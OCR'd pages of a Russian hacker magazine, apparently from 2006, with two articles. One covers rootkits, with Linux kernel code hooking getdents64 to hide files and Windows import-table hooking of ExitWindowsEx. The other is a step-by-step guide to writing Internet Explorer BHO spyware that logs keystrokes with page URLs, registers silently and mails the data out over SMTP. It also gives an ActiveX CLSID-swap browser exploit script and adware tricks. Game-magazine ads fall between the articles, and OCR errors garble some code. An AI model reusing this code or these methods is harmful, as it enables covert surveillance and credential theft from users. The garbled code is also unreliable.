ВСЕ МЫ ПОМНИМ ИСТОРИЮ ОБ ОБНАРУЖЕНИИ РУТКИТА В DRM-МОДУЛЕ МУЗЫКАЛЬНЫХ ДИСКОВ КОМПАНИИ SONY. ОСНОВНОЙ ИДЕЕЙ РУТКИТА БЫЛО ВНЕДРЕНИЕ ПРОГРАММОЙ ЗАЩИТЫ ОТ КОПИРОВАНИЯ БРИТАНСКОЙ КОМПАНИИ FIRST 4 INTERNET. КАЗАЛОСЬ БЫ, ВПОЛНЕ НЕВИННАЯ ЗАТЕЯ. МНОГИЕ ДАЖЕ НЕ ДУМАЛИ ПРИДАВАТЬ ЭТОМУ ФАКТУ БОЛЬШОГО ЗНАЧЕНИЯ. НО РЕАЛЬНО СЛОЖИЛАСЬ СИТУАЦИЯ, КОГДА НЕСКОЛЬКО СОТЕН ТЫСЯЧ КОМПЬЮТЕРОВ ВО ВСЕМ МИРЕ ОКАЗАЛИСЬ ОСНАЩЕНЫ СРЕДСТВАМИ ДЛЯ СКРЫТИЯ ФАЙЛОВ И ПРОЦЕССОВ В СИСТЕМЕ ОТ ПОЛЬЗОВАТЕЛЯ. ФАКТИЧЕСКИ ЭТО ОЗНАЧАЛО, ЧТО ЛЮБОЙ ФАЙЛ, НАЧИНАЮЩИЙСЯ С «SYS», СТАНОВИЛСЯ НЕВИДИМЫМ ДЛЯ СТАНДАРТНЫХ СРЕДСТВ. ЭТО И БЫЛО ДОКАЗАНО НА ПРАКТИКЕ С ПОЯВЛЕНИЕМ БЭКДОРА BACKDOOR.WIN32.BREPLIBOT.B, ЭКСПЛУАТИРОВАВШЕГО ВОЗНИКШУЮ УЯЗВИМОСТЬ. БЭКДОР РАССЫЛАЛСЯ ПРИ ПОМОЩИ СПАМ-РАССЫЛКИ И УСТАНАВЛИВАЛ СЕБЯ В СИСТЕМНЫЙ КАТАЛОГ С ИМЕНЕМ, НАЧИНАЮЩИМСЯ НА SYS (SYSDRV.EXE). СООТВЕТСТВЕННО, ОН БЫЛ НЕ ЗАМЕТЕН НА КОМПЬЮТЕРАХ С ФУНКЦИОНИРУЮЩЕЙ DRM-ЗАЩИТОЙ ОТ SONY И СОВЕРШАЛ СВОИ ЗЛОДЕЯНИЯ. ЗА BREPLIBOT ПОСЛЕДОВАЛИ И ДРУГИЕ, ЕЩЕ БОЛЕЕ ОПАСНЫЕ ВИРУСЫ. МЫ НЕ БУДЕМ ОСУЖДАТЬ КОНКРЕТНОГО ПРОИЗВОДИТЕЛЯ, НО ХОТЕЛОСЬ БЫ ОБРАТИТЬ ТВОЕ ВНИМАНИЕ, НАСКОЛЬКО В СОВРЕМЕННОМ ИНФОРМАЦИОННОМ МИРЕ НУЖНО БЫТЬ ОСТОРОЖНЫМ ПРИ ВНЕДРЕНИИ ЛЮБОЙ ТЕХНОЛОГИИ.

```
// Выделим память для структуры
в пространстве ядра и скопируем в нее
содержимое каталога
   dirp2 = (struct dirent64 *)
   kmalloc(bak,GFP_KERNEL);
   copy_from_user(dirp2,dirp,bak);
// Задействуем вторую структуру
и сохраним значение длины записей в каталоге
   dirp3 = dirp2;
   bak2 = bak;
//Ищем наш файл
   while (bak2>0) {
// Считываем длину первой записи
d_reclet и определяем оставшуюся длину
записей в директории
   n = dirp3->d_reclen;
   bak2 -= n;
// Проверяем на совпадение имени
файла с текущей записью
   if (strstr((char *)&(dirp3->d_name),
  (char *)&file_hide) != NULL)
     {
//В случае удачи затираем запись
и вычисляем новое значение длины каталога
   memcpy(dirp3, (char *)
   dirp3+dirp3->d_reclen, bak2);
   bak -= n;
     }
// Продвигаем указатель на следующую
запись и ищем дальше
   dirp3 = (struct dirent64 *)
   ((char *)dirp3+dirp3->d_reclen);
     }
     // Возвращаем результат
   copy_to_user(dirp,dirp2,bak);
   kfree(dirp2);
   }
   // Возвращаем значение длины
   записей в каталоге
   return bak;
 }
 // Стандартные функции инициализации
   и выгрузки модуля
 int init_module(void)
 {
   real_getd = sys_call_table[
   SYS_getdents64];
   sys_call_table
[SYS_getdents64]=our_getd;
   return 0;
 }
 void cleanup_module()
 {
   sys_call_table
   [SYS_getdents64]=real_getd;
 }
```

В Windows также распространены руткиты. Причем обстроиться в этой среде зловреду будет гораздо легче. Ведь большинство пользователей работают в системе с правами администратора, в то время как в юникс права root, необходимые для инсталляции подавляющего большинства rootkit, нужно еще получить с помощью использования уязвимостей. В Windows используются следующие пути сокрытия программ в системе:

1 Использование внутренних структур операционной системы. Внутренние структуры Windows недокументированны или слабо документирова-

ДРУГИЕ НОВЕЙШИЕ ТЕХНОЛОГИИ МАСКИРОВКИ

Технологии «0-day»

Основным критерием удачи сокрытия зловреда и продления его присутствия в системе является использование технологий или уязвимостей, еще неизвестных компьютерному сообществу. Появление «zero-day» технологий представляет наибольшую опасность, поскольку производителю софта приходится тратить время на анализ проблемы и выпуск патча, в то время как в интернете уже активно распространяется вредоносный код. Чаще всего от таких атак страдают серьезные корпорации, атакуемые извне «на заказ», по чьей-либо наводке. Хотя, например, знаменитая fishing-технология, наделавшая столько шума и заставившая попотеть антивирусных разработчиков, до сих пор тревожит покой именно простых пользователей. Вспомним также появившуюся не так давно технологию, скрывающую информацию в стримах ntfs. Напомню, что известный компьютерный вирус «Stream» включал способности по манипулированию дополнительными потоками (ADS) файловой системы NTFS. Опасными также становятся вирусы, работа которых практически не зависит от действий пользователя. Почтовые черви, использующие уязвимость скриптовых движков cross-site scripting различных популярных веб-ресурсов(веб-почта, блоги), могут активизироваться просто при посещении зараженной страницы сайта. Так, жертвами червя Yamanner только в июне 2006 года стали почти 200 миллионов пользователей веб-почты Yahoo!Mail. Для активации червя достаточно было лишь открыть письмо в окне веб-браузера. Причем червю даже не требовалось проникновение на компьютер жертвы. При активации червь рассылал себя по всем контактам атакованного пользователя.

Полиморфные скрипты

Полиморфные вирусы активно развивались до конца прошлого века. Несмотря на то, что вирусный полиморфизм прошел множество стадий своего развития: от простейшего побайтного хог до уникальных метаморфов, использующих сложнейшие криптографические алгоритмы. В конце концов полиморфики уступили пальму первенства более шустрым и проворным червям и троянцам. Однако неожиданно мы стали очевидцами новой ступени эволюции — создании полиморфных скриптовых червей. Проблема возникла с появлением у веб-мастеров технологии шифрования кода html-страницы и тем самым прячущей ее от сторонних глаз. Некоторые авторы шифраторов страниц сделали код своих программ полностью открытыми, чем способствовали развитию вирусной индустрии в данном направлении. Вскоре появились очень опасные черви — Feebs и Scano, — распространяемые по почте в виде аттача, представляющего собой зашифрованный java-скрипт. Трудность в поимке таких червей антивирусами возникает из-за большого процента ложных срабатываний типа False positive, поскольку имеющиеся эвристические анализаторы могут признать вредоносной программой вполне легальный зашифрованный сайт.

Социальная инженерия

В пользу активного распространения червей Feebs и Scano сыграл тот факт, что пользователи еще не привыкли к тому, что в html-файлах могут содержаться вирусы. Простые юзеры до сих пор считают, что все вирусы распространяются в exe-файлах и документах формата .doc. Налицо факт социальной инженерии, используемый хакерским сообществом с целью более интенсивного распространения зловредов.

Руткиты нового поколения

Хакеры изобретают все новые и новые лазейки и технологии. Поэтому до последнего времени они были на шаг впереди любой антивирусной компании. Гонка вооружений продолжается и сейчас. В антивирусы встраивают мощные проактивные технологии, позволяющие детектировать даже угрозы типа «0-day». Но, чтобы бороться с хакерами, нужно мыслить, как хакеры, действовать, как хакеры. Для этого многие компании, специализирующиеся на IT-безопасности, сами проводят исследования по возможности взлома систем, чтобы быть готовыми к защите от новых угроз. Одной из новейших разработок компании eEye Digital Security стало создание бэкдора в загрузочном секторе винчестера, который может получить управление еще до запуска операционки. Сам понимаешь, что подобная возможность позволит бэкдору подменить многие системные вызовы операционной системы. Компания Next-Generation Security провела работу, результатом которой было создание руткита во флэш-памяти BIOS. Создание такого руткита возможно через функции по управлению электропитанием компьютера ACPI, а обнаружение такого зловреда весьма затруднительно. Microsoft также не отстает от коллег по цеху и спонсирует довольно интересный проект, разрабатываемый университетом штата Мичиган. Ребята пытаются реализовать проект руткита, работающего ниже уровня операционной системы. Для этого на жесткий диск сначала устанавливается так называемый монитор виртуальных машин, который уже загружает операционку. Таким образом, поскольку управление от BIOS сначала попадает к нему, монитор может выполнять любые действия как до, так и после загрузки оси. Теоретически антивирусу внутри операционной системы будет просто невозможно обнаружить руткиты и зловреды на уровне монитора виртуальных машин. Однако в глаза бросается очевидная возможность обнаружить неладное другими способами, например, простой проверкой диска на другом компьютере.

ны, к тому же они меняются от версии к версии. Это сложная и трудоемкая работа, поскольку заставляет хакеров выполнять дополнительную работу по анализу кода. Но игра стоит свеч, поскольку данный подход позволяет скрыть процесс от большинства специализированных утилит, в том числе, например, от Task Manager.

2 Перехват вызова API-функций и внедрение dll. Наиболее популярный метод. Существует несколько способов внедрения dll: внедрение с помощью ловушек, реестра, удаленных потоков. Но, несмотря на то, что внедрение DLL в адресное пространство процесса — это замечательный способ узнать о том, что происходит в процессе, простое внедрение DLL не дает достаточной информации, а тем более не позволяет изменять поведение какой-либо функции. Таким образом, более эффективен и распространен метод перехвата вызова API-функций. Поскольку вызовы системных API-функций производятся приложениями через таблицы импорта/экспорта или через адрес, полученный с помощью функции GetProcAddress, то можно реализовать специальный код в dll-библиотеке, который будет внедряться в адресные пространства запущенных в системе процессов. Это позволит контролировать любое запущенное приложение.

Использование таблиц импорта/экспорта является предпочтительным, поскольку не приходится писать на ассемблере и использовать команду JUMP, зависящую от процессора. Единственное, что нам нужно знать, — это описание PE-заголовка и структуру раздела импорта. Если коротко, то таблица импорта содержит списки адресов функций, импортируемых из различных dll. Данные адреса попадают в таблицу после загрузки в память исполняемого файла. Чтобы заменить определенную функцию, надо лишь изменить ее адрес в разделе импорта на адрес нашей функции. Нужно заметить, что наша функция должна полностью совпадать с той функцией, которую мы хотим заменить, то есть все параметры и возвращаемое значение должны совпадать.

Рассмотрим пример по замене адреса функции завершения работы системы ExitWindowsEx в таблице импорта на адрес нашей функции:

```
 // Определим переменную, в которую будет
записан адрес ExitWindowsEx
 DWORD ExitW_Addr;
 // Главная dll-функция содержит вызов
нужной нам функции по замене адреса
в таблице импорта Substitute().
Она будет вызвана, поскольку, когда
система подключает dll к какому-либо
процессу, сначала вызывается главная dll
и выполняет то, что у нее находится в
DLL_PROCESS_ATTACH.
 BOOL APIENTRY DllMain(HANDLE hm, DWORD my_f,
 LPVOID lpcd)
 {
 if(my_f == DLL_PROCESS_ATTACH)
 Substitute();
 return TRUE;
 }
// А вот описание уже знакомой функции
Substitute(), которая ищет в таблице
импорта нужный адрес(.idata) и меняет
его на адрес нашей функции.
void Substitute (void)
{
// Стандартные структуры описания
PE-заголовка
BYTE *pimage = (BYTE*)
GetModuleHandle(NULL);
BYTE *pidata;
IMAGE_DOS_HEADER *imdh;
IMAGE_OPTIONAL_HEADER *imoh;
IMAGE_SECTION_HEADER *imsh;
IMAGE_IMPORT_DESCRIPTOR *imid;
DWORD *imsd;
// Получим указатели на стандартные
структуры PE-заголовка
imdh = (IMAGE_DOS_HEADER*)pimage;
imoh = (IMAGE_OPTIONAL_HEADER*)
(pimage + imdh->e_lfanew
+ 4 + sizeof(IMAGE_FILE_HEADER));
imsh = (IMAGE_SECTION_HEADER*)
((BYTE*)imoh + sizeof
(IMAGE_OPTIONAL_HEADER));
//Проверка на наличие у программы
PE-заголовка
 if (imdh->e_magic != 0x5A4D)
{
printf("Это не PE-заголовок");
return -1;
}
//Ищем секцию .idata
for(int i=0; i<16; i++)
if(strcmp((char*)
((imsh+ i)->Name) , ".idata") == 0) break;
if(i==16)
{
printf("Невозможно найти секцию .idata");
return -1;
}
 // Получаем адрес секции .idata
imid = (IMAGE_IMPORT_DESCRIPTOR*)
(pimage + (imsh +i)->VirtualAddress );
  // Получаем абсолютный адрес функции
для перехвата
 ExitW_Addr = (DWORD)GetProcAddress
(GetModuleHandle("user32.dll"),
"ExitWindowsEx");
if(ExitW_Addr == 0)
{
printf(NULL, "Невозможно получить
ExitW_Addr");
return -1;
}
 // Поскольку ExitWindowsEx описана
в user32.dll, будем искать соответствие
для этой библиотеки
while(imid->Name)
{
if(strcmp((char*)(pimage + imid->Name),
"USER32.dll") ==0 ) break;
imid++;
}
  // Ищем нужный адрес
imsd = (DWORD*)(
pimage + imid->FirstThunk);
while
(*imsd!=ExitW_Addr && *imsd!=0) imsd++;
if(*imsd == 0)
{
printf("ExitW_Addr не найден в .idata");
return -1;
 }
// Заменяем адрес своей функцией
DWORD func_b = (DWORD)&OurFunction;
DWORD a;
 // Принудительно разрешаем запись
в этой области
VirtualProtect((void*)(imsd),4,
PAGE_READWRITE, &a);
// Записываем новый адрес
WriteProcessMemory(GetCurrentProcess(),
(void*)(isd),
(void*)&func_b,4,&written);
//Снимаем разрешение записи
VirtualProtect((void*)(imsd),4,a, &a);
if(written!=4)
{
printf("Не удалось записать адрес");
return -1;
}
}
 //Описание нашей функции:
BOOL WINAPI OurFunction(UINT uFl, DWORD dwR)
{
//Именно здесь выполняются нужные нам
действия, то есть то, что нужно сделать
до или вместо завершения работы системы.
…
// И снова вызываем настоящую функцию
ExitWindowsEx
((BOOL (__stdcall*)(HWND, char*, char*,
UINT))ExitW_Addr)(uFlags, dwReason);
return 0;
}
```

➔ **это все?** Итак, как ты видишь, в интернете идет настоящая информационная война. Кто выйдет победителем — покажет время. Мы же должны обладать достаточной и полной информацией, чтобы вовремя среагировать даже на скрытые угрозы **C**

http://en.wikipedia.org/wiki/Rootkit
вот какое определение руткиту дает wikipedia

http://www.chkrootkit.org
такие утилиты как chkrootkit позволяют определить изменение ядра в работающей системе

ПРАВИЛЬНЫЙ ЖУРНАЛ О КОМПЬЮТЕРНЫХ ИГРАХ

- **ПРАВИЛЬНАЯ КОМПЛЕКТАЦИЯ: 2 ДВУХСЛОЙНЫХ DVD (общий объём 17 Gb), 2 ПОСТЕРА и 2 НАКЛЕЙКИ!!!**
- **ПРАВИЛЬНЫЙ ОБЪЕМ: 240 СТРАНИЦ!!!**
- **НИКАКОГО МУСОРА И НЕВНЯТНЫХ ТЕМ, НАСТОЯЩИЙ ГЕЙМЕРСКИЙ РАЙ – ТОЛЬКО PC ИГРЫ!!!**

В АВГУСТЕ:

Санитары Подземелий
Fallout по-русски: за дело берется Goblin.

Онлайновые игры
Руководство пользователя: от покупки игры до основ геймплея.

Prey
Индейцы против инопланетян. Мы поиграли в знаменитый шутер-долгострой.

Titan Quest
От Греции до Китая – Diablo в древнем мире.

FlatOut 2
Разбей тачку вдребезги в безбашенном гоночном симуляторе!

А также:
• Превью: Supreme Commander, Need for Speed Carbon , Unreal Tournament 2007, Alone in the Dark, Stronghold Legends , Huxley , Shadowrun, Lego Star Wars II, Bionicle Heroes, CivCity: Rome, Gods and Heroes, Reservoir Dogs, "Дом 3 Online"...
• Рецензии на Titan Quest, FlatOut 2, Guild Wars Factions, City Life, Barrow Hill, Auto Assault, Desperados 2, Rush for Berlin, Movies: Stunts & Effects, Glory of the Roman Empire, "Тайна да Винчи", Black & White 2: Battle of the Gods...

И многое-многое другое!

ВПЕРВЫЕ В РОССИИ!
ДВА DVD В КОМПЛЕКТЕ!!!
17 Gb ИНФОРМАЦИИ!!!

ЕСЛИ ТЫ ГЕЙМЕР – ТЫ НЕ ПРОПУСТИШЬ!

под наблюдением

ПИШЕМ SPYWARE НА ОСНОВЕ BHO

IE – САМЫЙ ПОПУЛЯРНЫЙ БРАУЗЕР. А ЧТО ЛЮБЯТ ДЕЛАТЬ СОСТОЯТЕЛЬНЫЕ ПОЛЬЗОВАТЕЛИ? КАК НИ СТРАННО, ОПЛАЧИВАТЬ СЧЕТА, ПОКУПАТЬ РАЗЛИЧНЫЕ ТОВАРЫ — И ВСЕ ЭТО ОСУЩЕСТВЛЯЕТСЯ ЧЕРЕЗ ИНТЕРНЕТ. А ЧТО МЕШАЕТ ХАКЕРУ ПОДСМОТРЕТЬ ЗА ПОЛЬЗОВАТЕЛЕМ (НЕ СЧИТАЯ УК РФ)? ПОСМОТРИМ, КАК ЛЕГКО ВЗЛОМЩИК МОЖЕТ ПРОСЛЕДИТЬ ЗА ВСЕМ, ЧТО ПОЛЬЗОВАТЕЛЬ ДЕЛАЕТ В СВОЕМ БРАУЗЕРЕ

Кочубей Павел aka zOrc
ICQ: 291637112, www.offbit.1gb.ru

➜ **что такое Browser Helper Object.** В первую очередь, Browser Helper Object — это DLL, которая регистрируется в операционной системе Windows как дополнение ко всем известному Microsoft Internet Explorer (такое дополнение имеется у Get Right, Flyswats, Quiver, Blink, iHarvest и Godzilla). Идея «помощников» (helper — помощник), без сомнения, хороша (особенно для нас), потому что эта DLL может следить за действием пользователя, когда он находится в браузере или другом приложении, в котором установлен наш BHO. Технологию BHO применяют многие приложения, и именно поэтому Browser Helper Objects является интереснейшей темой для разработчиков spyware.

➜ **BHO в разрезе.** Технология BHO реализуется с помощью COM, поэтому DLL нашего хелпера — это не что иное, как внутризадачный COM-сервер, работающий в контексте процесса, подгрузившего его, и получающий полный доступ к объектам программы. С помощью IObjectWithSite мы перехватим указатель на интерфейс IWebBrowser2, который является родителем класса и отвечает за всю работу браузера! После того как мы сделаем все необходимые манипуляции, нам необходимо записать его в любую из переменных-членов объекта, после чего можем получить доступ к любому объекту браузера.

➜ **функция функции рознь.** Описывать все функции, которые теоретически могут войти в BHO, просто нереально в пределах этого журнала, поэтому определимся с конкретной задачей. Что обычно желает зло-программист? Он хочет получать данные, которые вводит пользователь, особенно относящиеся к системам платежей и e-mail адресам.

Для того чтобы получить доступ к данным страницы, нам необходимо использовать метод get_Document, а параметром ему будет объект интерфейса IDispatch. Далее необходимо создать указатель на IHTMLDocument2. В общем, все основное будет ясно в процессе кодинга.

➜ **строим BHO.** Надеюсь, студия уже запущена? Значит — в бой. Создаем проект Win32 Application, выбираем ALT COM, а в визарде оставляем все по умолчанию, чтобы получить ALT COM-сервер. После создания проекта заходим в меню на Add ALT Objects и добавляем Internet Explorer Object. Как ни крути, а этими действиями мы новый мир не открыли, поэтому лезем в хидер и готовимся к программингу.

В первую очередь, найдем описание класса BHO. Если ты сделал проект, как описано выше, то получилось нечто вроде:

```
class ATL_NO_VTABLE CBHO:
 public CComObjectRootEx
 <CComSingleThreadModel>,
 public CComCoClass<CBHO, &CLSID_BHO>,
 public IObjectWithSiteImpl<CBHO>,
 public IDispatchImpl<IBHO, &IID_IBHO,
 &LIBID_IEPLUGINLib>
```

Чтобы наши задумки в будущем осуществились, необходимо добавить декларации нескольких переменных:

```
public:
 STDMETHOD(SetSite)(IUnknown *pUnkSite);
 STDMETHOD(Invoke)(DISPID, REFIID, LCID,
 WORD, DISPPARAMS*, VARIANT*, EXCEPINFO*,
 UINT*);
private:
 STDMETHOD(Connect)(void);
 CComQIPtr<IWebBrowser2,
 &IID_IWebBrowser2> m_spWebBrowser2;
 CComQIPtr<IConnectionPointContainer,
 &IID_IConnectionPointContainer> m_spCPC;
 DWORD m_dwCookie;
```

Итак, шапку spyware мы получили — будем двигаться дальше.

Если в MSDN ввести onkeypress (это имя метода используется в MSDN 2005), то через него можно выйти на get_onkeypress, а если у тебя более старая версия — используй метод IHTMLElement::onkeypress).

Для подстраховки функции необходимо еще выдергивать данные из документов. Реализуется это через функцию get_Document, а параметром ему служит IDispatch.

Сделать реализацию кода по моему описанию нетрудно:

```
CComPtr <IDespath> pDisp;
m_spWebBrowser2->get_Document(&pDesp);
```

Далее создадим указатель на функцию IHTMLDocument и присвоим ему значение диспача. Создается это следующим образом:


```
CComPtr <IHTMLDocument2,
&IID_IHTMLDocument2> spHTML;
spHTML = pDisp;
```

После подобного описания функций мы сможем без проблем получить доступ к любой части кода. Для этого необходимо воспользоваться методом get_body, принадлежащим к spHTML. Теперь опишем функцию, которая, пожалуй, самая главная в написании spyware.

Метод IHTMLElement славится своими классами, и среди них — множество управляющих вводом/выводом информации в браузере. Эта функция для нас очень важна — к ее изучению мы сейчас и приступим. Для начала необходимо создать буфер — там будет собираться вся выловленная у пользователя информация. Определим, в каких интерфейсах имеется событие onkeypress:

```
HTMLTextContainerEvents2
HTMLAnchorEvents2
HTMLFormElementEvents2
HTMLTableEvents2
```

Далее обычным образом объявим необходимые функции и свяжем их — будем считать, что полдела сделано:



Делаем BHO в обыкновенном Visual C++

```
#define BUFSIZE 4096
...
HTMLTextContainerEvents2->
onkeypress(&pDesp)
...
```

Теперь наш BHO научился отлавливать клавиатурные нажатия и заносить их в файл. Пожалуй, тут есть некоторое упущение. Клавиши-то он перехватывает, а вот с какого сайта? Модернизируем наш код еще несколькими функциями!

Для реализации задумки необходимо перехватить URL из модели браузера и внести его в наш файлик. Эти дела будет осуществлять метод get_LocationURL, а выглядеть все будет так:

```
BSTR wstr;
m_spWebBrowser->get_LocationURL(&wstr);
```

Где wstr — это указатель на массив двухбайтовых символов, в который наш метод перенесет значения.

Вот и все — общая картина прояснилась. Теперь для полного и безоговорочного счастья остается реализовать сохранение данных в файл:

```
DWORD dwBytesRead, dwBytesWritten,
dwBufSize=BUFSIZE;
#define BUFSIZE 4096
BOOL f_wf;
f_wf=WriteFile(hTempFile, buffer,
dwBytesRead, &dwBytesWritten, NULL);
```

➔ **регистрация в системе.** Любому объекту, которому необходимо закрепиться в операционной системе, надо выполнить регистрацию. Для Browser Helper Object есть специальные ключи реестра, в которые нам необходимо внести информацию.

Во время создания нашего проекта в студии также появился файл с расширением rgs. Он будет добавлен в ресурсы, а также опишет действия, которые и будут ответственны за регистрацию. Но, чтобы BHO работал правильно, нам надо немного этот файл подкорректировать. Первое, что мы сделаем, — меняем CLSID на TypeLib на те же, что и в нашем BHO. Второе — добавим в файл еще один ключ, который студия нам не приписала, а также без которого наш BHO не будет подгружаться к IE:

```
HLKM
{SOFTWARE
{Microsoft
{Windows
{Current Version
{Explorer
{'Browser Helper Objects'
{Force Remove
{G4G53DNL-Q9LF-OV7D- 3753538543BVB7}=s
'SPYFORM'
}}}}}}}
```

Теперь после компиляции нужно просто запустить regsvr32 с ключами /s /c и путем к нашей DLL.

➔ **а как же отправлять намытые данные?** Итак, маленький помощник пользователя создан, и он послушно выполняет свои действия. Но как же он будет их отправлять? Для этой цели мы включим в разработку отправку писем на емейл.

Сначала создадим небольшой модуль, который будет считывать данные из файла:

```
#define BUFSIZE 4096
void WriteBuffer (void)
{
hFile = CreateFile("spyform.txt",
GENERIC_READ,
0,
NULL,
OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL,
NULL);
```

```
...
DWORD dwBytesRead;
#define BUFSIZE 4096
BOOL f_rf;
f_rf= ReadFile(hFile, buffer, 4096,
&dwBytesRead, NULL)
BYTE bBugIE[BUFSIZE];
...
CloseHandle(hFile);
}
```

Для отправки писем было решено использовать SMPT. Для начала создадим структуру smpt-адреса:

```
SOCKET nSMTPServerSocket;
struct sockaddr_in smtp_address;
int nConnect;
int iLength;
int iMsg = 0;
int iEnd = 0;
BYTE sBuf[4096];
Далее определим само сообщение и его данные:
char *MailMessage[] =
{
"HELO SpyForm\r\n",
"MAIL FROM:<---->\r\n",
// адрес отправителя
"RCPT TO:<---->\r\n",
// адресок получателя
"DATA\r\n",
"<&BugIE\r\n\r\n.\r\n",
// тело сообщения
"QUIT\r\n",
NULL
};
```

Ну а потом — через структуру smtp_address — определяем структуру сервиса для оправки писем, а также создаем сам коннект, который будет уже по нашей информации отправлять письмо. Весь код приводить мы тут не будем: его можно найти на нашем компакт-диске.

➜ **горячая доставка пользователю.** С основными моментами покончено. Только вопрос: а как же злоумышленники доставляют продукт конечному пользователю? Здесь им помогают ActiveX-объекты, которые представляющие собой небольшие исполняемые модули, которые могут быть внедрены в документы. Такими документами являются, например, Word или Excel. В качестве документов-контейнеров могут служить также и web-страницы, написанные на HTML. При отображении такой страницы браузер предоставляет внедренному модулю ActiveX прямоугольную область на странице. В ней модуль может себя прорисовывать, взаимодействовать с пользователем, принимать и выводить данные и т.д. Помимо визуальных ActiveX-объектов существуют и невизуальные. Они служат главным образом для доступа к определенным программным ресурсам машины или к данным пользователя и операционной системы. В этом разделе мы рассмотрим тип уязвимости современных браузеров, основанных на несанкционированном запуске ActiveX.

При активации этого объекта Explorer не запрашивает разрешения у пользователя, поскольку объект сертифицирован.

После загрузки ActiveX модифицируем его CLSID, заменяя его на CLSID необходимого нам несертифицированного ActiveX (в данном случае WScript.Network):

```
<script>
function modify(){
theActiveX.setCLSID("{F935DC26-1CF0-11D0-
ADB9-00C04FD58A0B}")//заменяем CLSID
//Именно в этом месте кроется уязвимость.
//Если браузер выдает ошибку в следующем
операторе, значит, он не подвержен
уязвимости
theActiveX.createInstance()
//создаем новый объект
WshNetwork = theActiveX.GetObject()
//получаем модифицированный объект
var userName=WshNetwork.UserName;
//получаем информацию о пользователе
}
</script>
```

После загрузки странички приведенный скрипт нужно запускать спустя несколько секунд, поскольку объекту требуется время, чтобы активироваться:

```
<script>setTimeout
("modify()",1000);//запускаем
модификацию CLSID после загрузки страницы
</script>
```

После модификации CLSID-объекта мы получаем новый объект с нужным нам CLSID, и браузер при этом не запрашивает подтверждения на запуск у пользователя!

➜ **даешь больше функций!** Можно сказать, что у нас получился универсальный шпион, но ведь на свете существует еще много интересного! Посмотрим на функции, которые могут помочь в создании собственного BHO.

Как известно, многие веб-мастеры хотят, чтобы их проект лицезрело большое количество людей… А что необходимо для раскрутки проекта? Конечно, помимо честных способов и финансирования различных добрых помощников. Наверное, BHO в этом тоже может помочь, ведь существует функция для задания URL. Рассмотрим ее на примере.

```
//Используем уже знакомую нам функцию
IWebBrowser2
m_spWebBrowser->Navigate
(TEXT("http://www.offbit.1gb.ru")0,0,0,0)
```

При условии грамотного использования BHO компьютерный негодяй сможет провернуть по-настоящему прибыльное дельце! К примеру, можно установить в панели браузера небольшую рекламу, которую будет лицезреть жертва. Чтобы узнать об этом больше, нужно почитать информацию вот об этих функциях:

```
IObjectWithSite
IPersistStream
IDeskBand
```

Мне больше всего понравилась IDeskBand. В ее коде явно прописывается, какое сделать окно, и описывается функция закрытия окна, а это для нас важно! Можно просто пропустить эту функцию — и тогда оно откроется навечно. Вот пример:

```
STDMETHODIMP CExplorerBar::ShowDW
(BOOL fShow)
{
if(m_hWnd)
{
if(fShow)
{
//show our window
ShowWindow(m_hWnd, SW_SHOW);
}
else
{
//hide our window
ShowWindow(m_hWnd, SW_HIDE);
}
}
return S_OK;
}
```

Товарищам, которым понравился такой злокачественный вариант рекламы, прямая дорога в MSDN, в раздел «Creating Custom Explorer Bars, Tool Bands, and Desk Bands» — там приводятся конкретные примеры по созданию Bars & Bands.

Если же программер является шутником или просто великим врагом Internet Explorer, то для него у нас тоже припасен один пример.

Если рассмотреть функцию IHTMLDocument2 повнимательней, то можно найти в ней уйму интересных методов, например, следующие: close, open, offline и, конечно же, write. С помощью этих нехитрых функций плохой человек сможет сделать работу в IE невозможной!

➜ **The End.** Вот и подошла к концу наша поэма о BHO. Основываясь на этой статье и MSDN, ты сможешь сделать то, о чем мечтал долгие годы — простого и функционального помощника. Но учти, что использовать его в противозаконных целях — большое зло! Статья написана в образовательных целях, так что мы не несем ответственности за людей, которые любят совать нос в чужие дела! C

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dnwebgen/html/bho.asp
больше информации о технологии BHO

www.antichat.ru/activex
информация о зловредном ПО и технологии ActiveX

ПРОГРАММИРОВАНИЕ. СЕКРЕТЫ МАСТЕРСТВА

В СЛЕДУЮЩЕМ НОМЕРЕ МЫ РАСКРОЕМ СЕКРЕТЫ:

ОБРАБОТКИ БОЛЬШИХ ОБЪЕМОВ ДАННЫХ
ИСКУССТВА СОСТАВЛЕНИЯ КОММЕНТАРИЕВ
KERNEL-КОДИНГА
АРХИТЕКТУРЫ IBM PC
C#
СКРИПТОВАНИЯ ПОД FLASH
ПРОГРАММИРОВАНИЯ МИКРО-УСТРОЙСТВ
РАБОТЫ В КОМАНДЕ
DELPHI 2006

СКОРО В СПЕЦЕ:

WINDOWS VISTA
ВЗГЛЯД ИЗНУТРИ. ПОДРОБНЫЙ АНАЛИЗ НОВОЙ ОС ОТ MICROSOFT. НОВЕЙШИЕ ТЕХНОЛОГИИ. УДОБСТВО, БЫСТРОТА РАБОТЫ.

БЕЗОПАСНОСТЬ WINDOWS
